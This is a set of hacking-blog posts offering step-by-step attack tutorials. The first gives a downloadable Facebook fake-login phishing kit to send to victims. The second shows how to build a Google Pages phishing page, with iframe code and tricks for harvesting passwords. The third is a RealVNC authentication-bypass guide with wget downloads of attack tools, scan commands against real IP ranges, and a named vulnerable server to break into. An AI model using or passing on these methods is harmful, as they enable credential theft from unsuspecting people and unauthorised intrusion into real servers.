Read more: http://pelajaran-blog.blogspot.com/2012/03/cara-membuat-read-more-otomatis-di.html#ixzz1xfYNrBUz
Tampilkan postingan dengan label Cracking. Tampilkan semua postingan

Minggu, 21 Agustus 2011

Hack Facebook Account With Fake Login

Untuk bahasa Indonesia Klik Disini

Hacking Facebook with a phishing method is one of the most preferred method used for hacking facebook password. And ways to use it is also very easy.

1. Download file  here (wait for 5 sceonds, and clikc "SKIP AD").

2. The file you downloaded earlier include

* index.html
* write.php
* passes.txt

3. Upload the two files that you downloaded earlier to free webhosting like http://www.yourfreehosting.net/ http://www.t35.com or webhosting or whatever you like.

4. Now, send the link upload phiser that you created earlier (link index.html) to your victim and make log into his Facebook account using the phishers that you send.

5. After the victim logged into his Facebook account using the phishers, automatically all the username and password login id which has been the victim use will be stored in the file "passes.txt". This file is created in the web host's control panel as shown below.

6. (Last), open the "passes.txt" to get hacked id username and password as shown in the picture below.

 Done ...
You've got a username and password the victim.

thank's to http://didid-cracker.blogspot.com

Read More..

Learn phishing using Google Pages

Untuk Bahasa Indonesia Klik Disini

Here is a small tutorial on how you can trick your friends and get their gmail or Google username and password.
The entire technique demonstrated here is technically called as phishing. In computing, phishing is the criminally fraudulent process of attempting to acquire sensitive information such as usernames, passwords and credit card information. It is infact a crime to trick and get personal sensitive information using phishing.
I am using Google Pages to demonstrate how phishing works. The bad news is that Google Pages does not accept new signup as of now. If you already have an account over there then you can just consider yourself lucky.
5

Since we are using Google pages, it is obvious and common sense to use something relevant to Google so that users believe that they are actually being asked some information by Google. We will create a login page exactly you see at pages.google.com to capture user password. Since the user is on Google Pages, and he see’s a Google Pages login page, he will trust it. This is all required to make the user actually believe that he or she is on a web page that is not new to her. This is an important aspect while implementing phishing
Before we begin, I must tell you that you must know a web programming language, plus you must have web space where you can host your code. I used asp.net to create a login page that looks exactly like the one at pages.google.com, except for the text written in the yellow strip.
Let us begin now
Step 1: Go to pages.google.com and login using your Google account.

Step 2: We are going to create two web pages. The page we are creating now will host your personal information and photographs from some trip or anything that you think will interest your friends. This is the page your friends will see after they login through the fake page that you create later in step 3. So, click on Create a new page link to create a page. Lets assume that you create a web page with name “My NASA visit” as I have some pics of my NASA visit. Upload your photographs on it so that your friends believe that you actually went on a visit. Publish this page and save the link. In my case, the link is http://xxxxxxx.googlepages.com/mynasavisit


Step 3: Create another web page. Give this page title “NASA visit” or a name which looks something close to what we created in step 2. This is because the user will be redirected to the page created in step 2 after he logs in from this page we are creating now and he/she shouldn’t feel the change. Once you are on the Page Creator page, click “Change Look” to change the look of the web page.
1



Step 4: On the “Choose Look” page, select the Micro Ghost template.
2


Step 5: Now change the text color of the text “Google Pages” to white color so that it becomes invisible. Select the text and use the text color option in the toolbar to set white color.
3

Step 6: Now you need your web programming skills to create a login page that looks like the one at pages.google.com. You may change the text in the yellow strip to something like “Please authenticate yourself to view the Published Page”. While you design the page, you will have to take care of using labels or panels or images with white background which will cover the highlighted gray area. Host this page on a different server
4
On the Google page that we created in step 3, click on the “Click here to enter your page’s main content” and enter a iframe code to give a reference to your web page that you created which looks like the login page.
For example,
"<iframe id=”GooglePages” src=”http://www.yourwebpage.com/page.aspx” frameborder=”0″ style=”left: 0px; top: 0px; height:858px; width:100%; z-index: 106;” marginheight=”0″ marginwidth=”4″ title=”Google Pages” allowtransparency=”" >
</iframe>"

Now publish your page and it should something like this.
This is a snapshot of the page that I have created. Note that I have blurred out my name from the page. Notice the text in yellow is different from what you see at pages.google.com
5

Important Read it:
It takes some time to create the page UI but is worth tricking your friends. Make sure you redirect the user after he clicks Sign In button to the web page created in Step 2. The user will feel that he has passed authentication. You can capture the username and password and mail it to your email account. Also, use basic validation on username and password like minimum length, etc to give it a real look. Again, use a cookie to check if the user is entering username and his password for the first time. If yes, send a Google style message saying invalid credentials and ask the user to re-enter the credentials. Also, he links that you see on the page are all working and pointed to actual Google pages. This is all to give a real look and to trick those who are suspicious about the page ;)
So, we have something to learn from here
  • You learnt what is phishing with an example using Google Pages
  • Important learning is that you should not click on any link that your friend might send you. Most of the times, it is the closer dearer ones who trick you to get your username and passwords
  • Don’t provide your username, password on websites you visit for the first time and you don’t know what they exactly offer.
  • To be on safe side, create a dummy of fake email account on gmail, yahoo with passwords that you don’t use anywhere else. So, in worst case you will loose a email account but your other personal accounts will be safe
Read More..

Rabu, 17 Agustus 2011

VNC Viewer Authentication Bypass Hacking

This Basic tutorial will teach you how to hack real VNC server databases.


some servers have mysql database and important information like Credit Card INFORMATION.

so it will depend on what ip range or what server are you scanning and what kind of server is running.

you can hack linux servers, sunos servers, mac os servers,xp servers etc. as long as they are vulnerable to

VNC AUthentication Bypass and using REAL VNC so this software will only bypass the real vnc software its like

Remote desktop in there servers.

The things you need here is:

1. RealVNC <= 4.1.1 Bypass Authentication Scanner

2. VNC Viewer Authentication Bypass


3. Linux uid shell or rootshell

=========Linkz==========

any of these tools will not held me resposible for any damages or action to the servers that

you have hack its your own free will.if you want to download it or not its your choice. or you

can try to find or search tools like this in the net.i just got this tools from some servers too.

im just sharing informations :)

(RealVNC <= 4.1.1 Bypass Authentication Scanner) for linux shell only

http://upsstoreflorida.com/images/VNCscan


(VNC Viewer Authentication Bypass link) windows base software

http://upsstoreflorida.com/images/vncviewer-authbypass.zip

(Linux uid shell or rootshell)

Go Find your own shell to use

so after you have gathered the tools you needed LETS START!first login to you shell

then try to scan for vulnerable vnc servers by using the (RealVNC <= 4.1.1 Bypass Authentication Scanner).

after scanning the output of your scan will go to VNC_bypauth.txt. all you need to do is cat VNC_bypauth.txt.

then it will show the vnc servers you have scan if vulnerable or patch or banned so just get the VULNERABLE IPS


then use the ip put it in the (VNC Viewer Authentication Bypass link) server box and just click OK.it will try to

bypass auth the real vnc server if successfull you will be able to get in there desktop or server.

this will be the process command output on the shell.

===SHELL EXAMPLE==

-sh-3.2$ wget http://upsstoreflorida.com/images/VNCscan

–09:47:54– http://upsstoreflorida.com/images/VNCscan

=> `VNCscan’


æ­£å¨æ¥æ¾ä¸»æ© upsstoreflorida.com… 216.251.43.17

æ­£å¨é£æ¥ upsstoreflorida.com|216.251.43.17|:80… é£ä¸äºã

å·²éåº HTTP è¦æ±ï¼æ­£å¨ç­ååæ… 200 OK

é·åº¦: 42,895 (42K) [text/html]

100%[====================================>] 42,895 34.24K/s


09:47:58 (34.16 KB/s) — å·²å

²å­ âVNCscanâ [42895/42895])

-sh-3.2$ ls -al

ç¸½è¨ 124

drwxr-xr-x 2 sally users 4096 2009-07-08 09:47 .

drwxr-xr-x 6 sally users 4096 2009-06-13 22:41 ..

-rwxr-xr-x 1 sally users 42895 2009-04-25 19:37 v

-rw-r–r– 1 sally users 27730 2009-07-08 10:24 VNC_bypauth.txt


-rwxr-xr-x 1 sally users 42895 2009-05-07 16:05 VNCscan

-sh-3.2$ ./VNCscan 符æ¬éç ä½

-sh-3.2$ chmod +x VNCscan æ

-sh-3.2$ ./VNCscan

================================================[rev-0.0.1]==

========RealVNC <= 4.1.1 Bypass Authentication Scanner=======

============multi-threaded for Linux and Windows=============

====================================================[linux]==


MAIN MENU

=============================================================

[+] Usage: VNC_bypauth <target> <scantype> <option>

[-] <target>:

___________________


|___-p____|___-i____|

[-] <scantype>:

____________________

|___-cT___|___-vnc___|

[-] <option>:

________________________________________________________

|___-v____|___-vv____|___-T___|__-tc___|__-tr___|__-tt___|


[+] Type VNC_bypauth <target>,<scantype> or <option> for more informations

[+] To increase the speed under linux, try ulimit -s unlimited

-sh-3.2$ ./VNCscan -p 5900 -i 63.89.1.1-63.250.1.255 -vnc -vv

================================================[rev-0.0.1]==

========RealVNC <= 4.1.1 Bypass Authentication Scanner=======


============multi-threaded for Linux and Windows=============

====================================================[linux]==

FOUND PORT IP STATUS THREADS TOTAL/REMAINING

63.89.76.144 :5900 vnc4:VULNERABLE

63.89.62.88 :5900 vnc4:banned

63.89.109.240 :5900 vnc4:patched

63.89.139.200 :5900 vnc4:patched

63.89.139.201 :5900 vnc4:patched

63.89.139.210 :5900 vnc4:patched


63.89.139.240 :5900 vnc4:patched

63.89.139.239 :5900 vnc4:patched

63.89.139.250 :5900 vnc4:patched

63.89.139.202 :5900 vnc4:patched

63.89.157.9 :5900 vnc4:banned

F:0 P:53584 I:53584 S:8 % TH:86 0:00:21/0:03:51

here is the pictures of the

RealVNC <= 4.1.1 Bypass Authentication Scanner


[img src="http://upsstoreflorida.com/images/vncscanner.JPG"]

VNC Viewer Authentication Bypass

[img src="http://upsstoreflorida.com/images/vncauthbypass.JPG"]

HACK SERVER Sample from VNC Viewer Authentication Bypass

[img src="http://upsstoreflorida.com/images/vncserver.JPG"]

TRY THIS VULNERABLE SERVER BY USING THE VNC Viewer Authentication Bypass SERVER : 63.230.75.203

Here you go enjoy.

Read More..